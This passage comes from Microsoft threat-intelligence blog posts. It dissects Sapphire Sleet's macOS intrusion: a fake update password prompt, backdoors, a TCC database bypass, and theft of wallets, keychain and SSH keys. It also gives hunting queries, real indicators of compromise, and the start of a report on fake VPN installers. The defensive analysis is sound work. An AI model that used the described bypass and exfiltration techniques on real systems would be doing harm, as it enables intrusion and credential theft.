Before proceeding, the script checks for the presence of a file named .zoom.log on the system. This file acts as an infection marker, allowing Sapphire Sleet to determine whether the device has already been compromised. If the marker exists, deployment is skipped to avoid redundant execution across sessions.

If the infection marker is not found, the script downloads a compressed archive through the mac-cur4 user agent that contains a malicious macOS application named (systemupdate.app), which masquerades as the legitimate system update utility by the same name. The archive is extracted to a temporary location, and the application is launched immediately.

When systemupdate.app launches, the user is presented with a native macOS password dialog that is visually indistinguishable from a legitimate system prompt. The dialog claims that the user’s password is required to complete a software update, prompting the user to enter their credentials.

After the user enters their password, the malware performs two sequential actions to ensure the credential is usable and immediately captured. First, the binary validates the entered password against the local macOS authentication database using directory services, confirming that the credential is correct and not mistyped. Once validation succeeds, the verified password is immediately exfiltrated to threat actor‑controlled infrastructure using the Telegram Bot API, delivering the stolen credential directly to Sapphire Sleet.

Figure 7. Password popup given by fake systemupdate.app

Decoy completion prompt: softwareupdate.app

After credential harvesting is completed using systemupdate.app, Sapphire Sleet deploys a second malicious application named softwareupdate.app, whose sole purpose is to reinforce the illusion of a legitimate update workflow. This application is delivered during a later stage of the attack using the mac‑cur5 user‑agent. Unlike systemupdate.app, softwareupdate.app does not attempt to collect credentials. Instead, it displays a convincing “system update complete” dialog to the user, signaling that the supposed Zoom SDK update has finished successfully. This final step closes the social engineering loop: the user initiated a Zoom‑themed update, was prompted to enter their password, and is now reassured that the process completed as expected, reducing the likelihood of suspicion or further investigation.

Persistence

Primary backdoor and persistence installer: services binary

The services backdoor is a key operational component in this attack, acting as the primary backdoor and persistence installer. It provides an interactive command execution channel, establishes persistence using a launch daemon, and deploys two additional backdoors. The services backdoor is deployed through a dedicated AppleScript executed as part of the initial mac‑cur1 payload that also deployed com.apple.cli, although the additional backdoors deployed by services are executed at a later stage.

During deployment, the services backdoor binary is first downloaded using a hidden file name (.services) to reduce visibility, then copied to its final location before the temporary file is removed. As part of installation, the malware creates a file named auth.db under ~/Library/Application Support/Authorization/, which stores the path to the deployed services backdoor and serves as a persistent installation marker. Any execution or runtime errors encountered during this process are written to /tmp/lg4err, leaving behind an additional forensic artifact that can aid post‑compromise investigation.

Screenshot of a code snippet written in a scripting language, focused on setting variables, file paths, and executing shell commands for downloading and managing files.
Figure 8. Services backdoor deployment using osascript

Unlike com.apple.cli, the services backdoor uses interactive zsh shells (/bin/zsh -i) to execute privileged operations. The -i flag creates an interactive terminal context, which is required for sudo commands that expect interactive input.

Screenshot of terminal commands and script annotations related to installing and configuring persistence for icloudz malware. Commands include environment checks, anti-sleep measures, OS version beacon, credential harvester deletion, self-copy creation, and five persistence installation steps with file paths, permissions, and launchctl commands.
Figure 9. Interactive zsh shell execution by the services backdoor

Additional backdoors: icloudz and com.google.chromes.updaters

Of the additional backdoors deployed by services, the icloudz backdoor is a renamed copy of the previously deployed services backdoor and shares the same SHA‑256 hash, indicating identical underlying code. Despite this, it is executed using a different and more evasive technique. Although icloudz shares the same binary as .services, it operates as a reflective code loader—it uses the macOS NSCreateObjectFileImageFromMemory API to load additional payloads received from its C2 infrastructure directly into memory, rather than writing them to disk and executing them conventionally.

The icloudz backdoor is stored at ~/Library/Application Support/iCloud/icloudz, a location and naming choice intended to resemble legitimate iCloud‑related artifacts. Once loaded into memory, two distinct execution waves are observed. Each wave independently initializes a consistent sequence of system commands: existing caffeinate processes are stopped, caffeinate is relaunched using nohup to prevent the system from sleeping, basic system information is collected using sw_vers and sysctl -n hw.model, and an interactive /bin/zsh -i shell is spawned. This repeated initialization suggests that the component is designed to re‑establish execution context reliably across runs.

From within the interactive zsh shell, icloudz deploys an additional (tertiary) backdoor, com.google.chromes.updaters, to disk at ~/Library/Google/com.google.chromes.updaters. The selected directory and file name closely resemble legitimate Google application data, helping the file blend into the user’s Home directory and reducing the likelihood of casual inspection. File permissions are adjusted; ownership is set to allow execution with elevated privileges, and the com.google.chromes.updaters binary is launched using sudo.

To ensure continued execution across reboots, a launch daemon configuration file named com.google.webkit.service.plist is installed under /Library/LaunchDaemons. This configuration causes icloudz to launch automatically at system startup, even if no user is signed in. The naming convention deliberately mimics legitimate Apple and Google system services, further reducing the chance of detection.

The com.google.chromes.updaters backdoor is the final and largest component deployed in this attack chain, with a size of approximately 7.2 MB. Once running, it establishes outbound communication with threat actor‑controlled infrastructure, connecting to the domain check02id[.]com over port 5202. The process then enters a precise 60‑second beaconing loop. During each cycle, it executes minimal commands such as whoami to confirm the execution context and sw_vers -productVersion to report the operating system version. This lightweight heartbeat confirms the process remains active, is running with elevated privileges, and is ready to receive further instructions.

Privilege escalation

TCC bypass: Granting AppleEvents permissions

Before large‑scale data access and exfiltration can proceed, Sapphire Sleet must bypass macOS TCC protections. TCC enforces user consent for sensitive inter‑process interactions, including AppleEvents, the mechanism required for osascript to communicate with Finder and perform file-level operations. The mac-cur3 stage silently grants itself these permissions by directly manipulating the user-level TCC database through the following sequence.

The user-level TCC database (~/Library/Application Support/com.apple.TCC/TCC.db) is itself TCC-protected—processes without Full Disk Access (FDA) cannot read or modify it. Sapphire Sleet circumvents this by directing Finder, which holds FDA by default on macOS,  to rename the com.apple.TCC folder. Once renamed, the TCC database file can be copied to a staging location by a process without FDA.

Sapphire Sleet then uses sqlite3 to inject a new entry into the database’s access table. This entry grants /usr/bin/osascript permission to send AppleEvents to com.apple.finder and includes valid code-signing requirement (csreq) blobs for both binaries, binding the grant to Apple-signed executables. The authorization value is set to allowed (auth_value=2) with a user-set reason (auth_reason=3), ensuring no user prompt is triggered. The modified database is then copied back into the renamed folder, and Finder restores the folder to its original name. Staging files are deleted to reduce forensic traces.

Screenshot of a code snippet showing an SQLite3 command to insert data into an access table with columns for service, client, client_type, auth_value, and other attributes.
Figure 10. Overwriting original TCC database with modified version

Collection and exfiltration

With TCC bypassed, credentials stolen, and backdoors deployed, Sapphire Sleet launches the next phase of attack: a 575-line AppleScript payload that systematically collects, stages, compresses, and exfiltrates seven categories of data.

Exfiltration architecture

Every upload follows a consistent pattern and is executed using nohup, which allows the command to continue running in the background even if the initiating process or Terminal session exits. This ensures that data exfiltration can complete reliably without requiring the threat actor to maintain an active session on the system.

The auth header provides the upload authorization token, and the mid header ties the upload to the compromised device’s UUID.

Screenshot of a terminal window showing a shell command sequence for zipping and uploading a file. Commands include compressing a directory, removing temporary files, and using curl with headers for authentication and file upload to a specified IP address and port.
Figure 11. Exfiltration upload pattern with nohup

Data collected during exfiltration

  • Host and system reconnaissance: Before bulk data collection begins, the script records basic system identity and hardware information. This includes the current username, system host name, macOS version, and CPU model. These values are appended to a per‑host log file and provide Sapphire Sleet with environmental context, hardware fingerprinting, and confirmation of the target system’s characteristics. This reconnaissance data is later uploaded to track progress and correlate subsequent exfiltration stages to a specific device.
  • Installed applications and runtime verification: The script enumerates installed applications and shared directories to build an inventory of the system’s software environment. It also captures a live process listing filtered for threat actor‑deployed components, allowing Sapphire Sleet to verify that earlier payloads are still running as expected. These checks help confirm successful execution and persistence before proceeding further.
  • Messaging session data (Telegram): Telegram Desktop session data is collected by copying the application’s data directories, including cryptographic key material and session mapping files. These artifacts are sufficient to recreate the user’s Telegram session on another system without requiring reauthentication. A second collection pass targets the Telegram App Group container to capture the complete local data set associated with the application.
  • Browser data and extension storage: For Chromium‑based browsers, including Chrome, Brave, and Arc, the script copies browser profiles and associated databases. This includes saved credentials, cookies, autofill data, browsing history, bookmarks, and extension‑specific storage. Particular focus is placed on IndexedDB entries associated with cryptocurrency wallet extensions, where wallet keys and transaction data are stored. Only IndexedDB entries matching a targeted set of wallet extension identifiers are collected, reflecting a deliberate and selective approach.
  • macOS keychain: The user’s sign-in keychain database is bundled alongside browser data. Although the keychain is encrypted, Sapphire Sleet has already captured the user’s password earlier in the attack chain, enabling offline decryption of stored secrets once exfiltrated.
  • Cryptocurrency desktop wallets: The script copies the full application support directories for popular cryptocurrency desktop wallets, including Ledger Live and Exodus. These directories contain wallet configuration files and key material required to access stored cryptocurrency assets, making them high‑value targets for exfiltration.
  • SSH keys and shell history: SSH key directories and shell history files are collected to enable potential lateral movement and intelligence gathering. SSH keys may provide access to additional systems, while shell history can reveal infrastructure details, previously accessed hosts, and operational habits of the targeted user.
  • Apple Notes: The Apple Notes database is copied from its application container and staged for upload. Notes frequently contain sensitive information such as passwords, internal documentation, infrastructure details, or meeting notes, making them a valuable secondary data source.
  • System logs and failed access attempts: System log files are uploaded directly without compression. These logs provide additional hardware and execution context and include progress markers that indicate which exfiltration stages have completed. Failed collection attempts—such as access to password manager containers that are not present on the system—are also recorded and uploaded, allowing Sapphire Sleet to understand which targets were unavailable on the compromised host.

Exfiltration summary

#Data categoryZIP nameUpload portEstimated sensitivity
1Telegram sessiontapp_<user>.zip8443Critical — session hijack
2Browser data + Keychainext_<user>.zip8443Critical — all passwords
3Ledger walletldg_<user>.zip8443Critical — crypto keys
4Exodus walletexds_<user>.zip8443Critical — crypto keys
5SSH + shell historyhs_<user>.zip8443High — lateral movement
6Apple Notesnt_<user>.zip8443Medium-High
7System loglg_<user> (no zip)8443Low — fingerprinting
8Recon logflog (no zip)8443Low — inventory
9CredentialsTelegram message443 (Telegram API)Critical — sign-in password

All uploads use the upload authorization token fwyan48umt1vimwqcqvhdd9u72a7qysi and the machine identifier 82cf5d92-87b5-4144-9a4e-6b58b714d599.

Defending against Sapphire Sleet intrusion activity

As part of a coordinated response to this activity, Apple has implemented platform-level protections to help detect and block infrastructure and malware associated with this campaign. Apple has deployed Apple Safe Browsing protections in Safari to detect and block malicious infrastructure associated with this campaign. Users browsing with Safari benefit from these protections by default. Apple has also deployed XProtect signatures to detect and block the malware families associated with this campaign—macOS devices receive these signature updates automatically.

Microsoft recommends the following mitigation steps to defend against this activity and reduce the impact of this threat:

  • Educate users about social engineering threats originating from social media and external platforms, particularly unsolicited outreach requesting software downloads, virtual meeting tool installations, or execution of terminal commands. Users should never run scripts or commands shared through messages, calls, or chats without prior approval from their IT or security teams.
  • Block or restrict the execution of .scpt (compiled AppleScript) files and unsigned Mach-O binaries downloaded from the internet. Where feasible, enforce policies that prevent osascript from executing scripts sourced from external locations.
  • Always inspect and verify files downloaded from external sources, including compiled AppleScript (.scpt) files. These files can execute arbitrary shell commands via macOS Script Editor—a trusted first-party Apple application—making them an effective and stealthy initial access vector.
  • Limit or audit the use of curl piped to interpreters (such as curl | osascript, curl | sh, curl | bash). Social engineering campaigns by Sapphire Sleet rely on cascading curl-to-interpreter chains to avoid writing payloads to disk. Organizations should monitor for and restrict piped execution patterns originating from non-standard user-agent strings.
  • Exercise caution when copying and pasting sensitive data such as wallet addresses or credentials from the clipboard. Always verify that the pasted content matches the intended source to avoid falling victim to clipboard hijacking or data tampering attacks.
  • Monitor for unauthorized modifications to the macOS TCC database. This campaign manipulates TCC.db to grant AppleEvents permissions to osascript without user consent—a prerequisite for the large-scale data exfiltration phase. Look for processes copying, modifying, or overwriting ~/Library/Application Support/com.apple.TCC/TCC.db.
  • Audit LaunchDaemon and LaunchAgent installations. This campaign installs a persistent launch daemon (com.google.webkit.service.plist) that masquerades as a legitimate Google or Apple service. Monitor /Library/LaunchDaemons/ and ~/Library/LaunchAgents/ for unexpected plist files, particularly those with com.google.* or com.apple.* naming conventions not belonging to genuine vendor software.
  • Protect cryptocurrency wallets and browser credential stores. This campaign targets nine specific crypto wallet extensions (Sui, Phantom, TronLink, Coinbase, OKX, Solflare, Rabby, Backpack) plus Bitwarden, and exfiltrates browser sign-in data, cookies, and keychain databases. Organizations handling digital assets should enforce hardware wallet policies and rotate browser-stored credentials regularly.
  • Encourage users to use web browsers that support Microsoft Defender SmartScreen like Microsoft Edge—available on macOS and various platforms—which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that contain exploits and host malware.

Microsoft Defender for Endpoint customers can also apply the following mitigations to reduce the environmental attack surface and mitigate the impact of this threat and its payloads:

Microsoft Defender detection and hunting guidance

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage 
Initial access– Malicious .scpt file execution (Zoom SDK Update lure)Microsoft Defender Antivirus
– Trojan:MacOS/SuspMalScript.C
– Trojan:MacOS/FlowOffset.A!dha
 
Microsoft Defender for Endpoint
– Sapphire Sleet actor activity
– Suspicious file or content ingress
Execution– Malicious osascript execution
– Cascading curl-to-osascript chains
– Malicious binary execution
Microsoft Defender Antivirus
– Trojan:MacOS/SuspMalScript.C
– Trojan:MacOS/SuspInfostealExec.C
– Trojan:MacOS/NukeSped.D
 
Microsoft Defender for Endpoint
– Suspicious file dropped and launched
– Suspicious script launched
– Suspicious AppleScript activity
– Sapphire Sleet actor activity
– Hidden file executed
Persistence– LaunchDaemon installation (com.google.webkit.service.plist)Microsoft Defender for Endpoint
– Suspicious Plist modifications
– Suspicious launchctl tool activity
Defense evasion– TCC database manipulation
– Reflective code loading (NSCreateObjectFileImageFromMemory)
Microsoft Defender for Endpoint
– Potential Transparency, Consent and Control bypass
– Suspicious database access
Credential access– Fake password dialog (systemupdate.app, softwareupdate.app)
– Keychain exfiltration
Microsoft Defender Antivirus
– Trojan:MacOS/PassStealer.D
– Trojan:MacOS/FlowOffset.D!dha
– Trojan:MacOS/FlowOffset.E!dha  

Microsoft Defender for Endpoint
– Suspicious file collection
Collection and exfiltration– Browser data, crypto wallets, Telegram session, SSH keys, Apple Notes theft
– Credential exfiltration using Telegram Bot API
Microsoft Defender Antivirus
– Trojan:MacOS/SuspInfostealExec.C
 
Microsoft Defender for Endpoint
– Enumeration of files with sensitive data
– Suspicious File Copy Operations Using CoreUtil
– Suspicious archive creation
– Remote exfiltration activity
– Possible exfiltration of archived data
Command and control– Mach-O backdoors beaconing to C2 (com.apple.cli, services, com.google.chromes.updaters)Microsoft Defender Antivirus
– Trojan:MacOS/NukeSped.D  
– Backdoor:MacOS/FlowOffset.B!dha
– Backdoor:MacOS/FlowOffset.C!dha
 
Microsoft Defender for Endpoint
– Sapphire Sleet actor activity  
– Network connection by osascript

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Defender XDR threat analytics

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Suspicious osascript execution with curl piping

Search for curl commands piping output directly to osascript, a core technique in this Sapphire Sleet campaign’s cascading payload delivery chain.

DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where FileName == "osascript" or InitiatingProcessFileName == "osascript"
 | where ProcessCommandLine has "curl" and ProcessCommandLine has_any ("osascript", "| sh", "| bash")
 | project Timestamp, DeviceId, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessFileName

Suspicious curl activity with campaign user-agent strings

Search for curl commands using user-agent strings matching the Sapphire Sleet campaign tracking identifiers (mac-cur1 through mac-cur5, audio, beacon).

DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where FileName == "curl" or ProcessCommandLine has "curl"
 | where ProcessCommandLine has_any ("mac-cur1", "mac-cur2", "mac-cur3", "mac-cur4", "mac-cur5", "-A audio", "-A beacon")
 | project Timestamp, DeviceId, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine

Detect connectivity with known C2 infrastructure

Search for network connections to the Sapphire Sleet C2 domains and IP addresses used in this campaign.

let c2_domains = dynamic(["uw04webzoom.us", "uw05webzoom.us", "uw03webzoom.us", "ur01webzoom.us", "uv01webzoom.us", "uv03webzoom.us", "uv04webzoom.us", "ux06webzoom.us", "check02id.com"]);
 let c2_ips = dynamic(["188.227.196.252", "83.136.208.246", "83.136.209.22", "83.136.208.48", "83.136.210.180", "104.145.210.107"]);
 DeviceNetworkEvents
 | where Timestamp > ago(30d)
 | where RemoteUrl has_any (c2_domains) or RemoteIP in (c2_ips)
 | project Timestamp, DeviceId, DeviceName, RemoteUrl, RemoteIP, RemotePort, InitiatingProcessFileName, InitiatingProcessCommandLine

TCC database manipulation detection

Search for processes that copy, modify, or overwrite the macOS TCC database, a key defense evasion technique used by this campaign to grant unauthorized AppleEvents permissions.

DeviceFileEvents
 | where Timestamp > ago(30d)
 | where FolderPath has "com.apple.TCC" and FileName == "TCC.db"
 | where ActionType in ("FileCreated", "FileModified", "FileRenamed")
 | project Timestamp, DeviceId, DeviceName, ActionType, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine

Suspicious LaunchDaemon creation masquerading as legitimate services

Search for LaunchDaemon plist files created in /Library/LaunchDaemons that masquerade as Google or Apple services, matching the persistence technique used by the services/icloudz backdoor.

DeviceFileEvents
 | where Timestamp > ago(30d)
 | where FolderPath startswith "/Library/LaunchDaemons/"
 | where FileName startswith "com.google." or FileName startswith "com.apple."
 | where ActionType == "FileCreated"
 | project Timestamp, DeviceId, DeviceName, FileName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, SHA256

Malicious binary execution from suspicious paths

Search for execution of binaries from paths commonly used by Sapphire Sleet, including hidden Library directories, /private/tmp/, and user-specific Application Support folders.

DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where FolderPath has_any (
     "Library/Services/services",
     "Application Support/iCloud/icloudz",
     "Library/Google/com.google.chromes.updaters",
     "/private/tmp/SystemUpdate/",
     "/private/tmp/SoftwareUpdate/",
     "com.apple.cli"
 )
 | project Timestamp, DeviceId, DeviceName, FileName, FolderPath, ProcessCommandLine, AccountName, SHA256

Credential harvesting using dscl authentication check

Search for dscl -authonly commands used by the fake password dialog (systemupdate.app) to validate stolen credentials before exfiltration.

DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where FileName == "dscl" or ProcessCommandLine has "dscl"
 | where ProcessCommandLine has "-authonly"
 | project Timestamp, DeviceId, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine

Telegram Bot API exfiltration detection

Search for network connections to Telegram Bot API endpoints, used by this campaign to exfiltrate stolen credentials.

DeviceNetworkEvents
 | where Timestamp > ago(30d)
 | where RemoteUrl has "api.telegram.org" and RemoteUrl has "/bot"
 | project Timestamp, DeviceId, DeviceName, RemoteUrl, RemoteIP, RemotePort, InitiatingProcessFileName, InitiatingProcessCommandLine

Reflective code loading using NSCreateObjectFileImageFromMemory

Search for evidence of reflective Mach-O loading, the technique used by the icloudz backdoor to execute code in memory.

DeviceEvents
 | where Timestamp > ago(30d)
 | where ActionType has "NSCreateObjectFileImageFromMemory"
     or AdditionalFields has "NSCreateObjectFileImageFromMemory"
 | project Timestamp, DeviceId, DeviceName, ActionType, FileName, FolderPath, InitiatingProcessFileName, AdditionalFields

Suspicious caffeinate and sleep prevention activity

Search for caffeinate process stop-and-restart patterns used by the services and icloudz backdoors to prevent the system from sleeping during backdoor operations.

DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where ProcessCommandLine has "caffeinate"
 | where InitiatingProcessCommandLine has_any ("icloudz", "services", "chromes.updaters", "zsh -i")
 | project Timestamp, DeviceId, DeviceName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine

Detect known malicious file hashes

Search for the specific malicious file hashes associated with this Sapphire Sleet campaign across file events.

let malicious_hashes = dynamic([
     "2075fd1a1362d188290910a8c55cf30c11ed5955c04af410c481410f538da419",
     "05e1761b535537287e7b72d103a29c4453742725600f59a34a4831eafc0b8e53",
     "5fbbca2d72840feb86b6ef8a1abb4fe2f225d84228a714391673be2719c73ac7",
     "5e581f22f56883ee13358f73fabab00fcf9313a053210eb12ac18e66098346e5",
     "95e893e7cdde19d7d16ff5a5074d0b369abd31c1a30962656133caa8153e8d63",
     "8fd5b8db10458ace7e4ed335eb0c66527e1928ad87a3c688595804f72b205e8c",
     "a05400000843fbad6b28d2b76fc201c3d415a72d88d8dc548fafd8bae073c640"
 ]);
 DeviceFileEvents
 | where Timestamp > ago(30d)
 | where SHA256 in (malicious_hashes)
 | project Timestamp, DeviceId, DeviceName, FileName, FolderPath, SHA256, ActionType, InitiatingProcessFileName, InitiatingProcessCommandLine

Data staging and exfiltration activity

Search for ZIP archive creation in /tmp/ directories followed by curl uploads matching the staging-and-exfiltration pattern used for browser data, crypto wallets, Telegram sessions, SSH keys, and Apple Notes.

DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where (ProcessCommandLine has "zip" and ProcessCommandLine has "/tmp/")
     or (ProcessCommandLine has "curl" and ProcessCommandLine has_any ("tapp_", "ext_", "ldg_", "exds_", "hs_", "nt_", "lg_"))
 | project Timestamp, DeviceId, DeviceName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine

Script Editor launching suspicious child processes

Search for Script Editor (the default handler for .scpt files) spawning curl, osascript, or shell commands—the initial execution vector in this campaign.

DeviceProcessEvents
 | where Timestamp > ago(30d)
 | where InitiatingProcessFileName == "Script Editor" or InitiatingProcessCommandLine has "Script Editor"
 | where FileName has_any ("curl", "osascript", "sh", "bash", "zsh")
 | project Timestamp, DeviceId, DeviceName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

Detect network indicators of compromise

The following query checks for connections to the Sapphire Sleet C2 domains and IP addresses across network session data:

let lookback = 30d;
 let ioc_domains = dynamic(["uw04webzoom.us", "uw05webzoom.us", "uw03webzoom.us", "ur01webzoom.us", "uv01webzoom.us", "uv03webzoom.us", "uv04webzoom.us", "ux06webzoom.us", "check02id.com"]);
 let ioc_ips = dynamic(["188.227.196.252", "83.136.208.246", "83.136.209.22", "83.136.208.48", "83.136.210.180", "104.145.210.107"]);
 DeviceNetworkEvents
 | where TimeGenerated > ago(lookback)
 | where RemoteUrl has_any (ioc_domains) or RemoteIP in (ioc_ips)
 | summarize EventCount=count() by DeviceName, RemoteUrl, RemoteIP, RemotePort, InitiatingProcessFileName

Detect file hash indicators of compromise

The following query searches for the known malicious file hashes associated with this campaign across file, process, and security event data:

let selectedTimestamp = datetime(2026-01-01T00:00:00.0000000Z);
 let FileSHA256 = dynamic([
     "2075fd1a1362d188290910a8c55cf30c11ed5955c04af410c481410f538da419",
     "05e1761b535537287e7b72d103a29c4453742725600f59a34a4831eafc0b8e53",
     "5fbbca2d72840feb86b6ef8a1abb4fe2f225d84228a714391673be2719c73ac7",
     "5e581f22f56883ee13358f73fabab00fcf9313a053210eb12ac18e66098346e5",
     "95e893e7cdde19d7d16ff5a5074d0b369abd31c1a30962656133caa8153e8d63",
     "8fd5b8db10458ace7e4ed335eb0c66527e1928ad87a3c688595804f72b205e8c",
     "a05400000843fbad6b28d2b76fc201c3d415a72d88d8dc548fafd8bae073c640"
 ]);
 search in (AlertEvidence, DeviceEvents, DeviceFileEvents, DeviceImageLoadEvents, DeviceProcessEvents, DeviceNetworkEvents, SecurityEvent, ThreatIntelligenceIndicator)
 TimeGenerated between ((selectedTimestamp - 1m) .. (selectedTimestamp + 90d))
 and (SHA256 in (FileSHA256) or InitiatingProcessSHA256 in (FileSHA256))

Detect Microsoft Defender Antivirus detections related to Sapphire Sleet

The following query searches for Defender Antivirus alerts for the specific malware families used in this campaign and joins with device information for enriched context:

let SapphireSleet_threats = dynamic([
     "Trojan:MacOS/NukeSped.D",
     "Trojan:MacOS/PassStealer.D",
     "Trojan:MacOS/SuspMalScript.C",
     "Trojan:MacOS/SuspInfostealExec.C"
 ]);
 SecurityAlert
 | where ProviderName == "MDATP"
 | extend ThreatName = tostring(parse_json(ExtendedProperties).ThreatName)
 | extend ThreatFamilyName = tostring(parse_json(ExtendedProperties).ThreatFamilyName)
 | where ThreatName in~ (SapphireSleet_threats) or ThreatFamilyName in~ (SapphireSleet_threats)
 | extend CompromisedEntity = tolower(CompromisedEntity)
 | join kind=inner (
     DeviceInfo
     | extend DeviceName = tolower(DeviceName)
 ) on $left.CompromisedEntity == $right.DeviceName
 | summarize arg_max(TimeGenerated, *) by DisplayName, ThreatName, ThreatFamilyName, PublicIP, AlertSeverity, Description, tostring(LoggedOnUsers), DeviceId, TenantId, CompromisedEntity, ProductName, Entities
 | extend HostName = tostring(split(CompromisedEntity, ".")[0]), DomainIndex = toint(indexof(CompromisedEntity, '.'))
 | extend HostNameDomain = iff(DomainIndex != -1, substring(CompromisedEntity, DomainIndex + 1), CompromisedEntity)
 | project-away DomainIndex
 | project TimeGenerated, DisplayName, ThreatName, ThreatFamilyName, PublicIP, AlertSeverity, Description, LoggedOnUsers, DeviceId, TenantId, CompromisedEntity, ProductName, Entities, HostName, HostNameDomain

Indicators of compromise

Malicious file hashes

FileSHA-256
/Users/<user>/Downloads/Zoom SDK Update.scpt2075fd1a1362d188290910a8c55cf30c11ed5955c04af410c481410f538da419
/Users/<user>/com.apple.cli05e1761b535537287e7b72d103a29c4453742725600f59a34a4831eafc0b8e53
/Users/<user>/Library/Services/services
 services / icloudz
5fbbca2d72840feb86b6ef8a1abb4fe2f225d84228a714391673be2719c73ac7
com.google.chromes.updaters5e581f22f56883ee13358f73fabab00fcf9313a053210eb12ac18e66098346e5
com.google.webkit.service.plist95e893e7cdde19d7d16ff5a5074d0b369abd31c1a30962656133caa8153e8d63
/private/tmp/SystemUpdate/systemupdate.app/Contents/MacOS/Mac Password Popup8fd5b8db10458ace7e4ed335eb0c66527e1928ad87a3c688595804f72b205e8c
/private/tmp/SoftwareUpdate/softwareupdate.app/Contents/MacOS/Mac Password Popupa05400000843fbad6b28d2b76fc201c3d415a72d88d8dc548fafd8bae073c640

Domains and IP addresses

DomainIP addressPortPurpose
uw04webzoom[.]us188.227.196[.]252443Payload staging
check02id[.]com83.136.210[.]1805202chromes.updaters
 83.136.208[.]2466783com.apple.cli invocated with IP and port
 and beacon
 83.136.209[.]228444Downloadsservices backdoor
 83.136.208[.]48443services invoked with IP and port
 104.145.210[.]1076783Exfiltration

Acknowledgments

Existing blogs with similar behavior tracked:

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Dissecting Sapphire Sleet’s macOS intrusion from lure to compromise appeared first on Microsoft Security Blog.

  •  

Storm-2561 uses SEO poisoning to distribute fake VPN clients for credential theft

In mid-January 2026, Microsoft Defender Experts identified a credential theft campaign that uses fake virtual private network (VPN) clients distributed through search engine optimization (SEO) poisoning. The campaign redirects users searching for legitimate enterprise software to malicious ZIP files on attacker-controlled websites to deploy digitally signed trojans that masquerade as trusted VPN clients while harvesting VPN credentials. Microsoft Threat Intelligence attributes this activity to the cybercriminal threat actor Storm-2561.

Active since May 2025, Storm-2561 is known for distributing malware through SEO poisoning and impersonating popular software vendors. The techniques they used in this campaign highlight how threat actors continue to exploit trusted platforms and software branding to avoid user suspicion and steal sensitive information. By targeting users who are actively searching for enterprise VPN software, attackers take advantage of both user urgency and implicit trust in search engine rankings. The malicious ZIP files that contain fake installer files are hosted on GitHub repositories, which have since been taken down. Additionally, the trojans are digitally signed by a legitimate certificate that has since been revoked.

In this blog, we share our in-depth analysis of the tactics, techniques, and procedures (TTPs) and indicators of compromise in this Storm-2561 campaign, highlighting the social engineering techniques that the threat actor used to improve perceived legitimacy, avoid suspicion, and evade detection. We also share protection and mitigation recommendations, as well as Microsoft Defender detection and hunting guidance.

MICROSOFT DEFENDER EXPERTS

Around the clock, expert-led defense ↗

From search to stolen credentials: Storm-2561 attack chain

In this campaign, users searching for legitimate VPN software are redirected from search results to spoofed websites that closely mimic trusted VPN products but instead deploy malware designed to harvest credentials and VPN data. When users click to download the software, they are redirected to a malicious GitHub repository (no longer available) that hosts the fake VPN client for direct download.

The GitHub repo hosts a ZIP file containing a Microsoft Windows Installer (MSI) installer file that mimics a legitimate VPN software and side-loads malicious dynamic link library (DLL) files during installation. The fake VPN software enables credential collection and exfiltration while appearing like a benign VPN client application.

This campaign exhibits characteristics consistent with financially motivated cybercrime operations employed by Storm-2561. The malicious components are digitally signed by “Taiyuan Lihua Near Information Technology Co., Ltd.”

Diagram showing the attack chain of the Storm-2561 campaign
Figure 1. Storm-2561 campaign attack chain

Initial access and execution

The initial access vector relies on abusing SEO to push malicious websites to the top of search results for queries such as “Pulse VPN download” or “Pulse Secure client,” but Microsoft has observed spoofing of various VPN software brands and has observed the GitHub link at the following two domains: vpn-fortinet[.]com and ivanti-vpn[.]org.

Once the user lands on the malicious website and clicks to download the software, the malware is delivered through a ZIP download hosted at hxxps[:]//github[.]com/latestver/vpn/releases/download/vpn-client2/VPN-CLIENT.zip. At the time of this report, this repository is no longer active.

